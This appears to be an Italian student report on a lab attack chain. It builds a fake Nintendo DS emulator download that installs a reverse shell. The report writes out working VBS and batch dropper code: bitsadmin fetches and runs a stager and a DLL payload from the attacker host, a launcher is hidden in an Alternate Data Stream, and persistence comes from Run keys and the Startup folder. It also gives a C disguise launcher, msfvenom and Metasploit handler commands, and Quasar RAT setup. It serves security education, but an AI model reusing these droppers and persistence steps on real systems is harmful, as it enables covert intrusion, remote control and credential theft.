



Software Security - Attack Chain Project



ATTENZIONE! Tutto il materiale utilizzato al fine di realizzare il seguente elaborato è disponibile alla seguente repository github:

https://github.com/lucapisani17/Software_Security_Project

https://github.com/lucapisani17/Software_Security_Project



La qui presente documentazione in formato PDF é disponibile in formato html/markdown presso la repository sopra citata. Si consiglia di, al fine di godere di una piú piacevole visualizzazione, scaricare l'archivio "Software Security - Attack Chain Project", estrarre la cartella in una directory a scelta ed aprire il file con estensione `.html` in essa contenuto.

Abstract

Il seguente elaborato presenta una dimostrazione pratica e completa di un attacco informatico, analizzato attraverso i framework teorici della Cyber Kill Chain di Lockheed Martin e MITRE ATT&CK. L'obiettivo è quello di illustrare come un attaccante possa compromettere un sistema utilizzando tecniche realistiche, partendo dal social engineering fino alla persistenza e al controllo remoto della vittima.

L'attacco simulato inizia con la creazione di una pagina web malevola che ospita un falso emulatore di Nintendo DS, utilizzato come esca per indurre la vittima a scaricare ed eseguire del codice dannoso. Una volta ottenuto l'accesso iniziale tramite Metasploit, vengono dispiegati diversi tipi di malware: un Remote Access Trojan (Quasar RAT) per il controllo remoto, un ransomware personalizzato ("forzanapoliware") che cripta i file della vittima, un keylogger per catturare le credenziali e uno script Python che collega la macchina compromessa a una botnet simulata.

Particolare attenzione è stata dedicata alle tecniche di evasione e persistenza: i malware sono stati offuscati utilizzando strumenti come ConfuserEx e UPX, mentre meccanismi di persistenza garantiscono che i payload malevoli vengano riattivati ad ogni riavvio del sistema. La componente botnet, implementata con Docker e Flask, dimostra come una singola macchina compromessa possa essere utilizzata per attacchi distribuiti di tipo DDoS.

Attack Chain - Cyber Kill Chain e MITRE ATT&CK

L'attacco informatico realizzato può essere efficacemente analizzato e compreso utilizzando due modelli fondamentali della cybersecurity: la **Cyber Kill Chain** e il framework **MITRE ATT&CK**:

Mappatura Cyber Kill Chain

La **Cyber Kill Chain** è un modello usato in cybersecurity per descrivere le **fasi di un attacco informatico** dall'inizio alla fine. È stato sviluppato da **Lockheed Martin** e aiuta a capire e **interrompere un attacco in ogni fase**. Permette di suddividere l'attacco in fasi sequenziali, dalla cognizione iniziale fino alle azioni finali sull'obiettivo, evidenziando come l'attaccante ha progressivamente compromesso il sistema.

Di seguito le 7 fasi della catena:

1. Reconnaissance

- Raccolta informazioni sul target per personalizzare l'attacco

2. Weaponization

- Creazione della pagina web malevola
- Preparazione payload: Quasar RAT, encrypter, keylogger, script Python per botnet

3. Delivery

- Social engineering per indurre il click sul link malevolo
- Download dell'eseguibile dalla pagina compromessa

4. Exploitation

- Esecuzione dell'eseguibile da parte della vittima
- Sfruttamento della fiducia dell'utente

5. Installation

- Stabilimento reverse shell via Metasploit
- Deployment di Quasar RAT, keylogger, encrypter (dormiente)
- Installazione script Python per botnet

6. Command & Control

- Connessione reverse shell verso attaccante
- Comunicazioni RAT per controllo remoto
- Connessioni verso server C2 per botnet

7. Actions on Objectives

- Keylogging per furto credenziali
- Controllo remoto via RAT
- Attivazione ransomware quando necessario
- Partecipazione ad attacchi DDoS tramite botnet

Mappatura MITRE ATT&CK

Il framework MITRE ATT&CK consente di mappare in modo dettagliato le **tattiche e tecniche** utilizzate, offrendo una visione più granulare e realistica dei comportamenti adottati dall'attore malevolo durante ogni fase dell'intrusione.

Initial Access (TA0001)

- T1566.002: Spearphishing Link

Execution (TA0002)

- T1204.002: User Execution (Malicious File)
- T1059.006: Python (script botnet)

Persistence (TA0003)

- T1547.001: Registry Run Keys

- T1053: Scheduled Task/Job

Defense Evasion (TA0005)

- T1027: Obfuscated Files or Information
- T1055: Process Injection

Command and Control (TA0011)

- T1071.001: Web Protocols
- T1105: Ingress Tool Transfer
- T1571: Non-Standard Port

Collection (TA0009)

- T1056.001: Keylogging

Impact (TA0040)

- T1486: Data Encrypted for Impact (ransomware)
 - T1499: Endpoint Denial of Service (DDoS)
-

Preparazione dell'attacco - ottenimento dell'accesso in reverse shell

Al fine di costruire l'eseguibile malevolo che fosse in grado di scaricare il payload dalla macchina attaccante sono stati adoperati i seguenti file:

`create_dropper_lnk.vbs`

```
Set oWS = WScript.CreateObject( "WScript.Shell" )
sLinkFile = "clickme.lnk"
Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "C:\Windows\System32\cmd.exe"
oLink.Arguments = "/c bitsadmin /transfer attackjob_persistence /priority FOREGROUND
http://192.168.56.1/stager_with_persistence.cmd C:\Users\Public\Libraries\stager_with_persistence.cmd & call
C:\Users\Public\Libraries\stager_with_persistence.cmd & del C:\Users\Public\Libraries\stager_with_persistence.cmd"
oLink.Save
```

genera un file .lnk inizialmente denominato `clickme`. Nel momento in cui l'utente esegue il clickme verranno eseguiti dei comandi attraverso il prompt di sistema

cmd.exe.

- `/c` : dice a cmd.exe di eseguire la stringa di comandi e poi terminare.
- `bitsadmin /transfer attackjob /priority FOREGROUND http://192.168.56.1/ stager_with_persistence.cmd`
`C:\Users\Public\Libraries\stager.cmd` → Avvia un trasferimento HTTP chiamato "attackjob" con priorità foreground, scaricando stager.cmd nella cartella %Public%\Libraries .
- `& call ...\\stager_with_persistence.cmd` → Una volta scaricato, esegue immediatamente lo script stager.cmd .
- `& del ...\\stager_with_persistence.cmd` → Al termine dello script, lo elimina per cancellare le tracce.

il file stager_with_persistence.cmd

```

● ● ●

rem Modificare lo script nei punti indicati con
rem     percorso-vbs
rem     comando-bitsadmin
rem     comando-extexport
rem     comando-copia-startup-folder
rem     comando-registry-shell-folders

@echo off

setlocal enabledelayedexpansion

rem Set the path of the VBscript file that will be created.
rem The path should be an Alternate Data Stream of "C:\Users\Public\desktop.ini".
rem You need to append to the path a colon and the name of the VBscript file.
rem For example "...:launcher.vbs"

set PATH_LAUNCHER ADS=C:\Users\Public\desktop.ini:launcher.vbs

rem Download the DLL payload from the server using BitsAdmin.
rem Save the DLL file in C:\Users\Public\Libraries, with any name among "mozcrt19.dll", "mozssqlite3.dll", or
rem "sqlite3.dll"

start /b bitsadmin /transfer mydll /priority FOREGROUND http://192.168.227.1/payload.dll
C:\Users\Public\Libraries\sqlite3.dll


rem Call "C:\Program Files (x86)\Internet Explorer\Extexport.exe" from this script.
rem As first parameter, use the path "C:\Users\Public\Libraries".
rem As second and third parameters, use two random strings (such as "bla bla").

echo Dim objShell > %PATH_LAUNCHER ADS%
echo Set objShell = WScript.CreateObject("WScript.Shell") >> %PATH_LAUNCHER ADS%
echo Set oExec = objShell.Exec("C:\Program Files (x86)\Internet Explorer\Extexport.exe C:\Users\Public\Libraries bla
bla") >> %PATH_LAUNCHER ADS%
echo Set objShell = Nothing >> %PATH_LAUNCHER ADS%

rem ##### Persistence Code Added Here #####
rem Create a BAT script to execute the hidden VBS launcher

set PATH_LAUNCHER BAT=C:\Users\Public\launcher.bat
echo cscript "%PATH_LAUNCHER ADS%" > %PATH_LAUNCHER BAT%

rem Copy BAT script in the user's startup folder
copy %PATH_LAUNCHER BAT% "C:\Users\unina\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\launcher.bat"

rem Add a registry key to the run keys in the user registry hive
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /f /v StartUp /t REG_SZ /d
%PATH_LAUNCHER BAT%

rem #####
rem This will execute the hidden launcher from the ADS
cscript "%PATH_LAUNCHER ADS%"

```

Ha il compito di definire il percorso dello script VBS nascosto, scarica il payload.dll malevolo e crea il launcher VBS nell'ADS al fine di avviarlo. Ci permette di definire dove andare a scaricare la dll malevola sul disco. Attenzione: l'ip dell'attaccante deve appartenere alla stessa subnet della vm vittima.

Il file è stato configurato in modo da garantire la persistenza: all'avvio del sistema windows e successivo accesso dell'utente, la reverse shell viene ristabilita

automaticamente.



Attenzione: il listener di Metasploit DEVE essere in ascolto

Il file "stager_with_persistence" é stato spostato nella directory C:\metasploit-framework\bin dell'attaccante in modo che la vittima possa scaricarlo in secondo momento direttamente dal server dell'attaccante, insieme al payload malevolo per sfruttare l'exploit.

Una volta configurati questi due file si é proceduto ad eseguire il file .vbs al fine di generare il file "clickme.lnk". Una volta fatto ciò il file é stato elaborato:

- Il nome é stato modificato in "README.lnk" e l'icona é stata modificata (stile file di testo .txt)


Al fine di camuffare il file malevolo é stato scaricato il programma "DeSmuME" (<https://www.desmume.com/download.htm>), un emulatore di giochi della piattaforma NINTENDO DS per windows, molto conosciuto in ambito di retro gaming ed emulazione. La cartella in cui é presente l'emulatore si presenta inizialmente in questo modo:

Name	Date modified	Type	Size
AUTHORS	01/06/2025 20:55	File	1 KB
ChangeLog	01/06/2025 20:55	File	47 KB
COPYING	01/06/2025 20:55	File	18 KB
desmume.ddb	01/06/2025 20:55	DDB File	149 KB
DeSmuME_0.9.13_x64.exe	01/06/2025 20:55	Application	39,200 KB
README	01/06/2025 20:55	File	4 KB
README.WIN	01/06/2025 20:55	WIN File	80 KB

Si é deciso quindi di:

- Modificare il nome originale dell'emulatore in "component.exe"

- Spostare nella stessa cartella il file malevolo “README”.lnk
- Creare un programma in C con la funzione di launcher al fine di lanciare i due eseguibili allo stesso momento



```

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

int main() {
    printf("Avvio launcher per progetto di esame...\n");
    // Avvia emulatore.exe
    printf("Avvio emulatore.exe...\n");
    system("start \"\" \\"emulatore.exe\"");


    // Esegui il file README.lnk
    printf("Esecuzione README.lnk...\n");
    system("start \"\" \\"README.lnk\"");

    printf("Launcher completato!\n");
    printf("Entrambi i processi sono stati avviati.\n");
    return 0;
}


```

- Creazione di un collegamento al launcher appena creato, chiamato “DeSmuME_0.0.13.exe”
- Modifica dell’icona del collegamento usando l’icona originale di DeSmuME.

Alla fine la cartella si presenta come di seguito:



Infine è stato composto un'archivio .zip contenente la cartella dell'emulatore da noi modificato ed una copia del gioco (Pokemon Platino IT) funzionante.




Una volta preparato l'archivio per la vittima si è proceduto a generare il payload sulla macchina attaccante che verrà poi scaricato dalla vittima. Ciò è stato fatto con il comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444
```

Realizzazione della pagina phishing 🎣

E' stata costruita una pagina html alla quale la vittima si collegherà e dalla quale scaricherà l'archivio contenente il file malevolo camuffato.



E' possibile visualizzare il codice html della pagina presso la repository github.

Si é configurato il download in modo che l'utente scarichi l'archivio precedentemente creato direttamente dalla macchina attaccante che espone un server alla porta 8000, partendo dalla stessa directory in cui é presene la pagina bait.

```
python -m http.server 8000 --bind 0.0.0.0
```

Per fare in modo che la macchina virtuale raggiunga la pagina é necessario collegarsi all'indirizzo:

```
http://192.168.227.1:8000/
```



ATTENZIONE! Per rendere accessibile una pagina HTML locale da qualsiasi parte del mondo, è possibile utilizzare ngrok, un servizio che crea tunnel sicuri verso il proprio computer.

Accesso alla macchina vittima: Metasploit

Metasploit è uno dei framework più potenti per i test di penetrazione e consente l'esecuzione di exploit contro sistemi vulnerabili. Utilizzando il payload **Meterpreter**, l'attaccante ottiene l'accesso alla shell del sistema compromesso, permettendo operazioni post-exploit complesse. Tra i comandi più usati ci sono: `sysinfo` per raccogliere informazioni sul sistema, `getuid` per sapere quale utente è attualmente attivo, `hashdump` per estrarre gli hash delle password, `screenshot` per catturare lo schermo, `webcam_snap / webcam_stream` per ottenere accesso a ciò che la webcam della vittima acquisisce, `record_mic` per l'acquisizione del segnale audio catturato dal microfono e `shell` per accedere a una shell di sistema. Inoltre, comandi come `upload` e `download` permettono rispettivamente di inviare e ricevere file dal sistema compromesso.

E' necessario che l'attaccante avvii metasploit ed esegua i seguenti comandi per attivare il listener:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.56.1
set LPORT 4444
exploit
```

Nel momento in cui l'utente vittima lancia il file "DeSmuMe_0.0.13.exe" mentre il listener di Metasploit è in ascolto sulla macchina attaccante, il payload malevolo "`payload.dll`" viene scaricato dalla macchina attaccante su cui è in esecuzione il server lanciato con:

```
python -m http.server 80
```

ed una sessione di reverse shell viene correttamente stabilita.

```
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (177734 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.1:55144) at 2025-06-09 15:39:47 +0200
meterpreter >
```


Malware 0: RAT QUASAR client-server

Quasar RAT è un software di tipo **Remote Access Trojan** open-source scritto in C#, open source. È progettato per il controllo remoto di computer Windows e può essere utilizzato per amministrazione remota legittima, ma è spesso impiegato in attività malevoli. Le sue funzionalità includono accesso ai file, registrazione da webcam e microfono, keylogging, esecuzione di comandi da remoto e furto di credenziali.

E' disponibile al seguente indirizzo:


<https://github.com/quasar/Quasar/releases>

Una volta lanciato il programma sulla macchina attaccante si ottiene la seguente finestra:



E' necessario recarsi in Builder → Client Builder → Connection settings → si aggiunge IP/Hostname della macchina da controllare ed il valore di porta.

A seguito si genera il client e si fa in modo che venga eseguito dalla macchina vittima. Dopo che il client è stato eseguito sulla macchina vittima, lato attaccante è necessario cliccare su Settings, selezionare la porta dalla quale ascoltare e cliccare sul tasto listen. La connessione risulterà quindi stabilita e sarà possibile amministrare la macchina vittima da remoto.




Il client è stato buildato attivando la spunta relativa alla persistenza in modo che il client venga avviato in automatico ogni volta che la macchina viene avviata.



Di seguito una panoramica delle funzionalità offerte da quasar:

Process	Local Address	Local Port	Remote Address	Remote Port	Status
Listening	0.0.0.0	135	0.0.0.0	0	Listening
svchost.exe	0.0.0.0	445	0.0.0.0	0	Listening
svchost.exe	0.0.0.0	3389	0.0.0.0	0	Listening
System	0.0.0.0	5999	0.0.0.0	0	Listening
System	0.0.0.0	47001	0.0.0.0	0	Listening
lascas	0.0.0.0	49664	0.0.0.0	0	Listening
wmimic	0.0.0.0	49665	0.0.0.0	0	Listening
svchost.exe	0.0.0.0	49667	0.0.0.0	0	Listening
svchost.exe	0.0.0.0	49668	0.0.0.0	0	Listening
spoolv	0.0.0.0	49669	0.0.0.0	0	Listening
services	0.0.0.0	49670	0.0.0.0	0	Listening
svchost.exe	0.0.0.0	49671	0.0.0.0	0	Listening
System	192.168.227.132	139	0.0.0.0	0	Listening
Established	192.168.227.132	55995	20.223.35.26	443	Established
message	192.168.227.132	55997	192.168.56.1	443	Established
message	192.168.227.132	55998	192.168.56.1	443	Established
